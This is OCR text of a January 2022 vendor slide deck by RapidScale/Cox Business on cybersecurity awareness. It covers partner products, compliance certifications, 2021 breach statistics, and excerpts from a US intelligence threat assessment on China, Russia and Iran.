MR2


SOLUTIONS

Mega Trends

Jason Belajack

Trusted Advisor

MR2 Solutions



Infrastructure Security
Network Firewall
Network Monitoring
Intrusion Prevention Systems
Unified Threat Management
Endpoint Security
Endpoint Protection
Endpoint Detection & Response
Application Security
WAF & Application Security
Vulnerability Assessment
Managed Security Service Provider
Messaging Security
Web Security
IoT Security
Security Operations & Incident Response
SIEM
Security Incident Response
Threat Intelligence
Mobile Security
Data Security
Transaction Security
Risk & Compliance
Specialized Threat Analysis & Protection
Identity & Access Management
Cloud Security

RapidScale
A Cox Business Company

COX BUSINESS

Cyber Security in 2022


What you need to know for both you and your customers



Presented by: Robby S. Gulri


1/11/2022

RapidScale & Cox Business – Better Together & More Secure



CO-MANAGEMENT | MIGRATION EXPERTISE | RAPIDRESPONSE SUPPORT | SINGLE PANE OF GLASS | FINANCIAL STABILITY

Secure access to your applications -- anywhere, any time, any device



Our obsession with Security & Controls

- Tier 3, PCI DSS-certified data centers are audited annually to produce a SOC 2, Type II
- Multi-layer defense strategy tailored to the business, with a single pane of glass administration
- Support for compliance regulations governing retail, finance, healthcare, government…
- Identity management services built into all managed services
- 100+ Dedicated Security Personnel at our COX HQ

Strategic Alliance Partners

Joining forces with other visionaries is an advantage for us that flows right to you. We've established strategic partnerships with providers in order to cover every cloud service you'll need today and in the future.

Microsoft

Microsoft 365 and Windows Server OS combines unparalleled mobility and security with superior performance

FORTINET

High-performance network security solutions that protect your network, users, and data from continually evolving threats

vmware

Industry-leading virtual desktops with a rich, adaptive user experience and SD-WAN solutions simplifying branch WAN networking

mimecast

Email cloud services for security, archiving, continuity and user awareness training

citrix

Enable a modern digital workspace by delivering apps and desktops to any device from any cloud

VEEAM

Data protection and backup solution mitigating cloud risk and data mobility costs

N-ABLE

Monitoring solution detecting and resolving compute, storage and networking issues

Zerto

Virtual data replication software ensuring disaster recovery and IT resilience for the cloud

Compliance

RapidScale Cloud Solutions provides a secure environment with evidence from several security standards and frameworks.

- SOC 2 Type II certification proves our ability to keep our clients' sensitive data secure. When it comes to working with the cloud and related I.T. services, such performance and reliability is not only essential, but increasingly required by regulators, examiners, and auditors.

Learn More

HITRUST CSF Certified status demonstrates that we have met key regulations and industry-defined requirements and are appropriately managing risk. This achievement places us in an elite group of organizations worldwide that have earned this certification.

Learn More

HIPAA compliance confirms we are cooperating with and adhering to the laws set forth by Congress in all three waves of HIPAA legislation, which ultimately results in safeguarding the Protected Health Information of patients and customers.

Learn More

PCI DSS Level 1 Service Provider Certification shows our commitment to the protection of payment card data processed by customers. This independently validated certification evidences our data protection program and use of consistent security processes and procedures.


Learn More

“By 2021, cybercrime damages will cost the world $6T yearly. “

(The number reached $8T.)

Cybersecurity Ventures - 2019

Growth in ransomware damage and costs worldwide



From: Cybersecurity Ventures - 2021

Cyber Security terminology we should all be familiar with

Cloud	Malware	Spyware	Social Eng.
VPN	Virus	Firewall	Clickjack
Exploit	Ransomware	DDos	Deepfake
IP address	Trojan horse	Phishing	Pen Test
Breach	Worm	Encryption	Botnet

Fundamental questions to ask

Who is the attacker?

What do they attack?

Where do attacks come from?

Why do attacks happen?

How do we protect ourselves?

2021 - Biggest Breaches

Colonial Pipeline	Facebook, Instagram LinkedIn via Socialarks	Bonobos	Kroger	VW & Audi
$2.3M Ransom Paid in Bitcoin	214 million records breached	7 million records breached	1.5 million records breached	3.3 million records breached

You want more?

- T-Mobile data breach exposes millions of customers' personal data (53 million)
- US State Department recently hit by a cyber attack (unknown)
- Man impersonated Apple customer support to steal iCloud photos in plot to find images of nude women (620,000)
- Ransomware attack prompts Eskenazi Health to shut down systems and divert patients (unknown)
- Ransomware hackers leak data of consultancy giant Accenture (unknown)
- Criminal hackers hit two public wastewater plants in Maine (unknown)
- JP Morgan Chase Bank admits leaking sensitive data of its customers (unknown)

For hackers, credentials are the goal..

Corporate

Ransomware
Denial of Service
PR Nightmare
Customer data
Personal data

Personal

Credit Cards
Bank access
Identity Theft

For Nation-states, it’s all about Cyber Warfare

Cyber warfare involves the actions by a nation-state or international organization to attack and attempt to damage another nation's computers or information networks through, for example, computer viruses or denial-of-service attacks.

Sabotage | **Espionage** | **Denial of Service Attacks** | **Propaganda**

Annual Threat Assessment Report - 2021


This annual report of worldwide threats to the national security of the United States responds to Section 617 of the FY21Intelligence Authorization Act (P.L. 116-260) This report reflects the collective insights of the Intelligence Community (IC), which is committed every day to providing the nuanced, independent , and unvarnished intelligence that policymakers , warfighters, and domestic law enforcement personnel need to protect American lives and America's interests anywhere in the world.

This assessment focuses on the most direct, serious threats to the United States during the next year . The order of the topics presented in this assessment does not necessarily indicate their relative importance or the magnitude of the threats in the view of the IC.

All require a robust intelligence response , including those where a near-term focus may help head off greater threats in the future, such as climate change and environmental degradation .

As required by the law, this report will be provided to the congressional intelligence committees as well as the committees on the Armed Services of the House of Representatives and the Senate .


https://www.dni.gov/files/ODNI/documents/assessments/ATA-2021-Unclassified-Report.pdf



China

“We assess that China presents a prolific and effective cyber-espionage threat, possesses substantial cyber-attack capabilities, and presents a growing influence threat. China’s cyber pursuits and proliferation of related technologies increase the threats of cyber attacks against the US homeland, suppression of US web content that Beijing views as threatening to its internal ideological control, and the expansion of technology-driven authoritarianism around the world.

We continue to assess that China can launch cyber attacks that, at a minimum, can cause localized, temporary disruptions to critical infrastructure within the United States."



Russia

“We assess that Russia will remain a top cyber threat as it refines and employs its espionage, influence, and attack capabilities.

Russia continues to target critical infrastructure, including underwater cables and industrial control systems, in the United States and in allied and partner countries, as compromising such infrastructure improves—and in some cases can demonstrate—its ability to damage infrastructure during a crisis.

A Russian software supply chain operation in 2020, described in the cyber section of this report, demonstrates Moscow’s capability and intent to target and potentially disrupt public and private organizations in the United States."

Iran

“Iran’s expertise and willingness to conduct aggressive cyber operations make it a significant threat to the security of US and allied networks and data. Iran has the ability to conduct attacks on critical infrastructure, as well as to conduct influence and espionage activities.

